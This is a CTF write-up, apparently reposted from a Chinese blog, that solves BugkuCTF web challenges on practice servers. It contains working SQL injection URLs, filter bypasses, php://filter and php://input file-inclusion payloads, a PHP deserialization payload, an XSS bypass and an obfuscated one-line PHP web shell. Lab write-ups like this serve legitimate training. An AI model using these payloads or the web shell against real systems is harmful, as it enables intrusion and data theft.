

BUGKUctf-web-writeup

转载

[weixin_30284355](#) 于 2017-06-09 16:27:00 发布 145 收藏 2

文章标签: [php](#) [数据库](#) [python](#)

原文链接: <http://www.cnblogs.com/zhengjim/p/6972527.html>

版权

因为是利用word直接转换的,所以排版有点乱,找到了原有word,用markdown重写了遍。

地址在: <http://www.zhengjim.com/2019/05/11/166.html>

找到了个ctf平台。里面的web挺多的。终于将web题目写的差不多了。

签到题 20	Web2 20	文件上传测试 30	计算题 30	Web3 50	sql注入 50
SQL注入1 60	你必须让他停下 60	本地包含 60	变量1 60	Web4 80	Web5 80
flag在index里 80	phpcmsV9 80	海洋CMS 80	输入密码查看flag 80	前女友 80	成绩单 90
Web6 100	cookies欺骗?? 100	XSS 100	never give up 100	welcome to bugkuctf 100	login1 100
过狗一句话 100	maccms - 苹果cms 110	各种绕过哟 120	Web8 120	字符?正则? 120	考细心 130
php代码审计 130	求getshell 150	flag.php 150	web15 150	文件包含2 150	sql注入2 190
wordpress 200	login2 200	login3 200	login4 250	前端后端getshell 提权一条龙 300	

Web

签到题

题目 507 Solves ×

签到题

20

QQ群 570630371

flag 在群公告能找到哟

Key

SUBMIT

加群就可以了

Web2

题目 711 Solved

Web2


20

听说聪明的人都能找到答案
http://120.24.86.145:8002/web2/

Key

SUBMIT

直接F12就看到了



文件上传测试

题目 454 Solved

文件上传测试

30

http://103.238.227.13:10085/

Flag格式: Flag:xxxxxxxxxxxxxx

Key

SUBMIT

Burp抓包

文件名改成 1.jpg.php 即可



计算题

题目

565 Solves

×

计算题

30

地址：<http://120.24.86.145:8002/yanzhengma/>

Key

SUBMIT


F12 改长度限制即可

18+3=?


验证

input.input | 104 × 21

```
Elements Console Sources Network Timeline Profiles Application Security Aud
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>_</head>
  <body>
    <span id="code" class="code" style="background: rgb(110, 93, 66); color: rgb(252, 66, 17);
    <input type="text" class="input" maxlength="1" == $0
    <button id="check">验证</button>
  <div style="text-align:center;"_</div>
  <script src="js/jquery-1.12.3.min.js"></script>
```



```
Elements Console Sources Network Timeline Profiles Application Security Aud
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>_</head>
  <body>
    <span id="code" class="code" style="background: rgb(110, 93, 66); color: rgb(252, 66, 17);
    <input type="text" class="input" maxlength="1" > == $0
    <button id="check">验证</button>
    <div style="text-align:center;">_</div>
    <script src="js/jquery-1.12.3.min.js"></script>
```



Web3

题目 556 Solves

Web3

50

flag就在这里快来找找吧
<http://120.24.86.145:8002/web3/>

Key SUBMIT

阻止一直弹框，然后源代码

```
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#95;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```

解码下就可以了



Sql注入

题目 308 Solves

sql注入

50

http://103.238.227.13:10083/


格式KEY[]

Key

SUBMIT

右键源代码，看到gb2312 易想到宽字节注入

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4 <meta charset="gb2312" />
5 <title>SQL测试</title>
6 <link rel="stylesheet" href="http://apps.bding.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9 <div class="container">
10 <h2>SQL注入测试</h2>
11 <div class="alert alert-success">
12 <p>查询key表, id=1的string字段</p>
13 </div>
14 <div>
15 <table class="table table-striped">
16 <tr><td>id</td><td>1</td></tr><tr><td>key</td><td>fdsafdasfdsa</td></tr> </tr>
17 </div>
18 <!-- jQuery文件, 务必在bootstrap.min.js 之前引入 -->
19 <script src="http://apps.bding.com/libs/jquery/2.1.4/jquery.min.js"></script>
20 <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
21 <script src="http://apps.bding.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
22 </body>
23 </html>
24
```



爆出数据库:

```
http://103.238.227.13:10083/?id=1%df' union select 1,database() %23
```

Enable Post data Enable Referrer

SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	sql5

结合题目, 得flag

```
http://103.238.227.13:10083/?id=1%df' union select 1,string from sql5.key %23
```

Enable Post data Enable Referrer

SQL注入测试

查询key表,id=1的string字段

id	1	←
key	fdsafdasfdsa	
id	1	
key	54f3320dc261f313ba712eb3f13a1f6d	←
id	1	
key	aaaaaaaaa	

SQL注入1

题目 243 Solves ×

SQL注入1

60

地址: http://103.238.227.13:10087/

提示: 过滤了关键字 你能绕过他吗

flag格式KEY{xxxxxxxxxxxxxx}

Key

SUBMIT

Sql语句: \$query = "SELECT * FROM temp WHERE id=\${id} LIMIT 1";

可以用%00绕过关键字过滤

爆出数据库:

```
http://103.238.227.13:10087/?id=-1 uni%00on sel%00ect 1,database() %23
```

Enable Post data Enable Referrer

以下为其中一段代码:

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','s
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字!'.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	1
title	sql3

Flag:

```
http://103.238.227.13:10087/?id=-1 uni%00on sel%00ect 1,hash fro%00m sql3.key%23
```

Enable Post data Enable Referrer

以下为其中一段代码:

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','slee
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字!'.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	1
title	c3d3c17b4ca7f791f85e#\$1cc72af274af4adef

你必须让他停下

题目 339 Solves ×

你必须让他停下

60

地址：<http://120.24.86.145:8002/web12/>

作者：@berTrAM

Key

SUBMIT

Burp抓包

返回的包图片不一样. Intruder 多次试试
随便构造没用的参数发送就行了
根据length 查看就行了

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	766	baseline request
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
36	36	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
56	56	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
66	66	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
67	67	200	<input type="checkbox"/>	<input type="checkbox"/>	766	

Request Response

Raw Headers Hex HTML Render

```
<center>Stop at panda ! n will get flag</center>
<center><div></div></center><br><a
style="display:none">flag{dummy_game_1a_s0_popular}</a></body>
</html>
```

本地包含

题目 224 Solves ×

本地包含

60

地址：<http://120.24.86.145:8003/>


Key

SUBMIT

源代码


```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

eval存在命令执行漏洞，构造出文件包含



Base64解码即可

后来得知可以这么写。



积累太少。

变量1



源代码

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
NULL
```

(和“百度杯”CTF比赛(二月场)题目一致)

提示flag在变量里。正则匹配只能大小写字母和数字。eval("var_dump(\$args);");打印出变量的值。利用超全局数组GLOBALS可以打印出所有变量。



Web4

题目 389 Solves

Web4

80

看看源代码吧

<http://120.24.86.145:8002/web4/>

Key

右键源代码 看见了一串js代码 先URL解码

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码? <br>
<br>
<script>
var p1 =
'%6875%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%62%6
28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6e%66%20%61%29%7b%69%66%28%22%36%37%64%37%
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%7
72%6e%21%31%7d%7d%64%6e%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
```

```
Unicode编码 UTF-8编码 URL编码/解码 Unix时间戳 Ascii/Native编码互转 base64图片在线转换工具

var p1 = 'function checkSubmit(){var a=document.getElementById("password");if(typeof a!="undefined")if(a=="67d709b2b");
var p2 = 'aa648cf6e87a7114f1'==a.value?return0;alert("Error");a.focus();return1;}document.getElementById("levelQuest").onsubmit=checkSubmit;
eval(unescape(p1) + unescape('54aa2' + p2));
```

就是拼接 67d709b2b54aa2aa648cf6e87a7114f1 提交

看看源代码？

KEY{J22JK-HS11}

Web5

题目 362 Solves ×

Web5

80

JSPFUCK?????答案格式CTF{**}

<http://120.24.86.145:8002/web5/>

字母大写

右键源代码，将JSfuck代码扔进F12控制台



flag在index里

题目 237 Solves ×

flag在index里

80

<http://120.24.86.145:8005/post/>

点下链接<http://120.24.86.145:8005/post/index.php?file=show.php>

发现File参数 易想到文件包含漏洞

PAYLOAD:<http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>


Base64解码




phpcmsV9



利用注册页面的漏洞试试能不能getshell。显示操作失败。





所以只能先利用sql注入，注入出后台账号和密码。网上有很多注入exp。





花了一毛解密 a123456

在后台可以直接看到我们在注册页面上传的shell，原来只是没回显。菜刀连上去即可



海洋CMS



海洋CMS

80


地址：http://120.24.86.145:8008/

flag在根目录某个txt里

Key

SUBMIT

根据提示 用BURP爆破



前女友

题目 122 Solves

前女友

80

http://47.93.190.246:49162/

flag格式：SKCTF{xxxxxxxxxxxxxxxxxxxx}


Key

SUBMIT

点链接看到源代码

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

利用PHP md5()漏洞与strcmp()漏洞



成绩单

题目79 Solved×

成绩单

90

快来查查成绩吧

<http://120.24.86.145:8002/chengiidan/>

SUBMIT

容易看出考SQL注入

成绩查询

-1' union select 1,2,3,4#

Submit

1的成绩单

Math	English	Chinese
2	3	4

爆表: -1' union select 1,table_name,3,4 from information_schema.tables where TABLE_SCHEMA='skctf_flag' LIMIT 0,1

爆字段: -1' union select 1,column_name,3,4 from information_schema.columns where TABLE_SCHEMA='skctf_flag' and table_name='fl4g' LIMIT 0,1#

Flag: -1' union select 1,skctf_flag,3,4 from fl4g#

Web3

题目130 Solved×

Web6


100

速度要快!!!!!!

<http://120.24.86.145:8002/web6/>

格式KEY{xxxxxxxxxxxxxxxx}

SUBMIT



Flag base64解码后还有base64的字符在解码。是串数字。根据提示就是要把那串数字POST过去，要短时间内。Python脚本：

```
!usr/bin/env python
```

```
!coding=utf-8
```

```
author = 'zhengjim'
```

```
import requests
```

```
import base64
```

```
url = 'http://120.24.86.145:8002/web6/'
```

```
r = requests.session()
```

```
headers = r.get(url).headers
```

```
key = base64.b64decode(base64.b64decode(headers['flag']).split(':')[1])
```

```
data = {'margin': key}
```

```
print r.post(url=url, data=data).content
```

```
KEY {111dd62fcd377076be18a}
```

```
进程已结束,退出代码0
```

cookies欺骗??

题目
133 Solves
×

cookies欺骗??

100

http://120.24.86.145:8002/web11/

答案格式: KEY{xxxxxxxx}

点进来URL

<http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=a2V5cy50eHQ>=解码是keys.txt 所以替换成base64后的index.php。Line是行数遍历获得源代码

得到源代码后, 看出, 构造cookie margin=margin 然后读keys.php即可

```
GET /web11/index.php?line=&filename=a2V5cy50eHQ= HTTP/1.1
Host: 120.24.86.145:8002
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN;q=0.8
Cookie: margin=margin

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Jun 2017 18:27:32 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 30

<?php $key = KEY$key_key; ?>
```

XSS

×

题目 144 Solved

XSS

100

http://103.238.227.13:10089/

Flag格式: Flag:xxxxxxxxxxxxxxxxxxxxxxxxxxxx

```
6 <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9 <div class="container">
10 <h2>XSS注入测试</h2>
11 <div class="alert alert-success">
12 <p>1、请注入一段XSS代码，获取Flag值</p>
13 <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
14 </div>
15 <div id="s"></div>
16 </div>
17 <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
18 <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
19 <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
20 <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
21
22
23
24
25
26
27 <script>
28 var sm=""; document.getElementById('s').innerHTML = sm;
29 </script>
30 </body>
31 </html>
```

过滤<> 用\u003cscript\u003ealert(key)\u003c/script\u003e 可绕过

```
</div>
<!-- jQuery文件，务必在bootstrap.min.js 之前引入-->
<script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
<!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
<script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>

<script>
var s="\u003cscript\u003ealert('Flag:1T2094325e90085b30a5ddefce34acd8')\u003c/script\u003e"; document.getElementById("s").innerHTML = s;
</script>
y)
D
```

never give up

×

题目 79 Solves

never give up
100

http://120.24.86.145:8006/test/hello.php

作者：御结冰城

发现提示1p.html 访问1p.html后发现了一串WORDS 解码。有串base64解码。在url解码

```
GET /test/hello.php?h=1 HTTP/1.1
Host: 120.24.86.145:8006
Proxy-Connection: keep-alive
Cookie: Cookie: uac=aga=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2980.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp;q=0.8
Referer: http://ctf.bugten.com/challenge
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=1a5d16e3baag5d7d691a0b7b6f
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Jun 2017 13:44:23 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 47

<!--jpmid-->
never never never give up !!!
```


welcome to bugkuctf

题目 62 Solved ×

welcome to bugkuctf

100

http://120.24.86.145:8006/test1/
作者 : pupil

看源代码:

you are not the number of bugku !

```
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
-->
```

txt参数的 File_get_contents() 利用php://input 来绕过 file 的include() 文件包含

Log URL: http://120.24.86.145:8006/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php&password=

Post data: Enable Post data Enable Referrer
welcome to the bugkuctf

hello friend!
PD9waHAglA0KICANcmNsYXNzEzYWI7Ly9mbGFuLnBocCAgDQogICAgcHVibGijCRmaWxiOyAgDQogICAgcHVibGijIGZ1bmN0aW9uIF9fdG9zdHlplbmc0KXsgIA0KICAgICAg

读出hint.php 解码后:

```
<?php
class Flag{//flag.php
public $file;
public function __toString(){
    if(isset($this->file)){
        echo file_get_contents($this->file);
        echo "<br>";
        return ("good");
    }
}
?>
```

在读flag.php, 结果提示不给flag 于是读下index.php



Load URL http://120.24.86.145:8006/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=flag.php&password=

Split URL

Execute

Enable Post data Enable Referrer

Post data welcome to the bugkuctf

hello friend!
不能现在就给你flag哦

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/", $file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
```


发现正则匹配file 不能包含flag

看到这段代码及hint.php类有个 __toString()构造函数, 可以构造password的序列化。然后反序列读出flag.php文件

```
$password = unserialize($password);
echo $password;
}
```

```
1 <?php
2
3 class Flag{//flag.php
4     //public $file;
5     public function __toString(){
6         if(isset($this->file)){
7             echo file_get_contents($this->file);
8             echo "<br>";
9             return ("good");
10        }
11    }
12 }
13 $a = new Flag();
14 $a->file="flag.php";
15 print_r(serialize($a));
16
17 ?>
18
```

O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} [Finished in 0.1s]



Load URL http://120.24.86.145:8006/test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php":}

Split URL

Execute

Enable Post data Enable Referrer

Post data welcome to the bugkuctf

```
1 hello friend!<br> <?php
2 //flag {php_is_the_best_language}
3 ?><br>good
4
5 <!--
6 $user = $_GET["txt"];
7 $file = $_GET["file"];
8 $pass = $_GET["password"];
9
10 if(isset($user)&&(file_get_contents($user,'r')=="welcome to the bugkuctf")){
11     echo "hello admin!<br>";
12     include($file); //hint.php
13 }else{
14     echo "you are not admin ! ";
15 }
16 -->
```

login1

题目
77 Solves
×

login1

100

http://47.93.190.246:49163/
 flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxxx}
 hint:SQL约束攻击

Key

SUBMIT

根据提示 就是注册一个admin a 的账号
然后就可以重置admin密码，后登入即可。

SKCTF管理系统

登录

SKCTF(4Dm1n_HaV3_GreAt_p0w3R)

用户名:

密码:

过狗一句话

题目
15 Solves
×

过狗一句话

100

http://120.24.86.145:8010/
 送给大家一个过狗一句话
 <?php \$poc="a#s#s#e#r#t"; \$poc_1=explode("#",\$poc);
 \$poc_2=\$poc_1[0].\$poc_1[1].\$poc_1[2].\$poc_1[3].\$poc_1[4].\$poc_1[5];
 \$poc_2(\$_GET['s'])?>

Key

SUBMIT

看提示 猜测 indexphp 就是shell 于是直接利用

```
Load URL http://120.24.86.145:8010/index.php?c=var_dump(scandir(getcwd()));
Split URL
Execute
Enable Post data
Enable Referrer
array(6) ([0] => string(1) ".") [1] => string(2) ".*" [2] => string(5) "c.php" [3] => string(12) "f1098i7g.txt" [4] => string(9) "index.php" [5] => string(9) "shell.php" }
```

Load URL

Split URL

Execute

Enable Post data Enable Referrer

BUGKU {bugku_web_009801_a}

各种绕过哟

题目 151 Solves ×

各种绕过哟

120

